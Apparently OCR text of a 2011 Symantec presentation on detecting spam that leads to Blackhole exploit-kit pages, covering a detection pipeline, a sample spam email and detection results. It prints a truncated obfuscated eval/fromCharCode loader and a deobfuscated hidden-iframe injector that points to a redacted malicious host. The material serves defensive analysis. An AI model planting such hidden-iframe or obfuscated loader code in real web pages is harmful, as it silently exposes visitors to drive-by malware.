,92,51,28,109,95,104,96,88,94,99,95,105,112,48,93,96,90,89,92,100,48,103,101,104,96,106,94,102,100,47,88,88,104,102,98,106
,107,91,48,99,91,91,107,48,37,50,106,100,103,48,37,50,29,51,51,37,94,93,104,86,100,91,51,25,31,48,4,-1,-2,116,3,-2,0,92,
,106,101,89,105,96,101,99,23,95,91,105,87,98,92,104,29,32,113,2,0,-1,-2,109,87,103,23,92,21,52,22,89,102,89,106,100,91,99,
,107,36,88,105,91,86,107,91,58,99,91,98,92,100,105,31,29,94,93,104,86,100,91,28,32,49,91,37,105,90,107,55,105,107,104,94,
,89,107,105,92,30,28,106,104,88,30,34,28,95,106,105,103,48,36,38,106,100,92,102,97,108,100,92,92,36,100,105,93,36,100,87,
,94,101,36,101,95,102,52,103,87,92,92,51,39,48,46,90,39,89,38,89,46,46,47,40,38,90,39,43,30,31,48,93,36,104,107,111,97,92,
,36,107,96,105,94,89,95,97,96,106,110,52,29,93,96,90,89,92,100,28,50,92,35,106,106,110,99,91,35,103,101,104,96,106,94,102,
,100,50,30,87,87,106,101,97,108,106,90,30,49,91,37,105,105,112,98,90,37,98,90,93,106,50,30,38,28,50,92,35,106,106,110,99,
,91,35,107,101,101,52,29,37,30,49,91,37,105,90,107,55,105,107,104,94,89,107,105,92,30,28,110,95,89,107,94,28,35,29,38,39,
,29,30,50,92,35,106,91,105,56,106,105,105,95,87,108,106,90,31,29,93,92,95,92,95,106,28,35,29,38,39,29,30,50,3,-2,0,-1,89,
,102,89,106,100,91,99,107,36,92,92,106,58,99,91,98,92,100,105,106,56,110,75,87,92,69,87,98,92,30,28,89,101,89,112,29,30,82
,38,82,37,87,101,103,91,99,91,57,93,96,98,89,31,92,30,50,3,-2,0,115];v="eva";}if(v)e=window[v+"l"];w=f;s=[];r=String;z=((e
)?"Code":"");zx=((e)?"fromChar":"")+z;for(i=0;611-5+5-i>0;i+=1){j=i;if(e)s=s+r[zx]((w[j]*1+(9+e("j%3"))));}
```

○ Replace eval() with

○ Override eval()

● Leave as is

□ Do not bother me with messages

□ Case sensitive

```
                if (document.getElementsByTagName('body')[0]){
                        iframer();
                } else {
                        document.write("<iframe src='http://to[redacted].org/main.php?page=298e0c1b89
 height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
                }
                function iframer(){
                        var f = document.createElement('iframe');f.setAttribute('src','http://t[redacted]
=298e0c1b89821c16');f.style.visibility='hidden';f.style.position='absolute';f.style.left='0';f.st
.setAttribute('width','10');f.setAttribute('height','10');
                        document.getElementsByTagName('body')[0].appendChild(f);
                }
```

Script can't be compiled, but it produced evaluation results


visibility:hidden
src='http://*[removed]*.org/main.php?page=298e0c1b89821c16'

Downloader


- **Payload downloader**
  - Heuristic engine
  - Connecting IP reputation

Connecting IP Reputation

- Example




www.z[redacted]u.ru/count28.php




```
Network Conversations
⊟ All Traffic
   ⊟ My Traffic
      ⊞ svchost.exe (992)
      ⊞ System (0)
      ⊟ firefox.exe (3732)
         ⊞ IPv4 (192.168.1.20 - 72.21.[redacted]) ConvID = 8
         ⊞ IPv4 (107.20.[redacted] - 192.168.1.20) ConvID = 3
         ⊞ IPv4 (199.7.[redacted] - 192.168.1.20) ConvID = 5
         ⊞ IPv4 (192.168.1.20 - 174.129[redacted]) ConvID = 104
         ⊞ IPv4 (192.168.1.20 - 107.22.[redacted]) ConvID = 106
      ⊟ iexplore.exe (2296)
         ⊞ IPv4 (192.168.1.20 - 98.139.[redacted]) ConvID = 22
         ⊞ IPv4 (192.168.1.20 - 72.9.[redacted]) ConvID = 24
      ⊞ System (4)
      ⊞ <Unknown>
   ⊟ Other Traffic
      ⊞ <Unknown>
```

System


Message Pre-filter
Pre-filter Features
Profile messages
Potential Spam Message
Extract known features
Feature Extractor
Email and HTML Features
JS De-obfuscator
Step 1: Feature Analyzer
Landing page HTML Features
JS Decoder
Step 2: Javascript Analyzer
Virtual Execution
Payload Analyzer
Step 3: Crawler
Message Score / Signature Creation

Illustrative Example



Opinion: Can New-Pope Benedict be Sued for the Sex Abuse Cases? - [redacted].

From: [redacted] Breaking News
Date: [redacted]
To: xxx@xxxxxxx.xxx
Subject: Opinion: Can New-Pope Benedict be Sued for the [redacted] Abuse Cases? - [redacted].com

[redacted]

EMAILTHIS

Powered by

* Please note, the sender's email address has not been verified.

You have received the following link from BreakingNews@mail.[redacted].com:

Click the following to access the sent link:

Can New-Pope Benedict be Sued for the [redacted] Abuse Cases? - [redacted].com*

Get your EMAIL THIS Browser Button and use it to email content from any Web site. Click here for more information.

*This article can also be accessed if you copy and paste the entire address below into your web browser.
by clicking here


http://[redacted].ru/popeabuse.html

Feature	Values
Headers	Subject: Option: Can New-Pope Benedict be Sued for *[removed]* Abuse Cases? – *[removed]*.com
Origin IP	Source IP: 164.151.xx.xxx
DNS	Reputation: Neutral RDNS: false
Initial URI	http://*[removed]*.ru/popeabuse.html
JavaScript	*Tokens from JS [not shown]*
URI Tokens	Dotted-quad: 0 Length: 1 Domain: 1 Index page: 1 Tokens: Domain, popeabuse.html
Final URI	Dotted-quad: 0 Length: 4 Domain: 1 Index page: 0 Tokens: Domain, /app, /data, /ap1.php?f=6189f


Result

Stage	Attribute	Confidence	Description
Stage 1	IP_REP	0%	• IP reputation: neutral • No evidence of spam messages
	HTML_ANALYSIS	10%	• Historical HTML pattern • Template mapping
	MALFORMED_JS	10%	• Obfuscated JS • Randomized JS
	URI_REP	0%	• URI reputation: neutral
	JS_ANALYSIS	60%	• Hidden iframe • URI reputation: known bad • URI pattern: bad
Stage 2	BLACKHOLE_URI	60%	• Code analysis: bad • System scan

Detection


7000
6000
5000
4000
3000
2000
1000
0
FP
Detection
Attack 1
Attack 2
Attack 3
Attack 4
Attack 5
Attack 6

Detection


100.00%
99.80%
99.60%
99.40%
99.20%
99.00%
99.71%
Attack 1
Attack 2
Attack 3
Attack 4
Attack 5
Attack 6

Conclusions

- Spam is a bigger problem!
- Malicious attacks are becoming sophisticated by the day
- Just reputation and content filtering is not enough
- Solution
  - Static and dynamic analysis
  - Payload analysis

Questions?

Thank you!

Samir_Patil@symantec.com

Copyright © 2011 Symantec Corporation. All rights reserved. Symantec and the Symantec Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

This document is provided for informational purposes only and is not intended as advertising. All warranties relating to the information in this document, either express or implied, are disclaimed to the maximum extent allowed by law. The information in this document is subject to change without notice.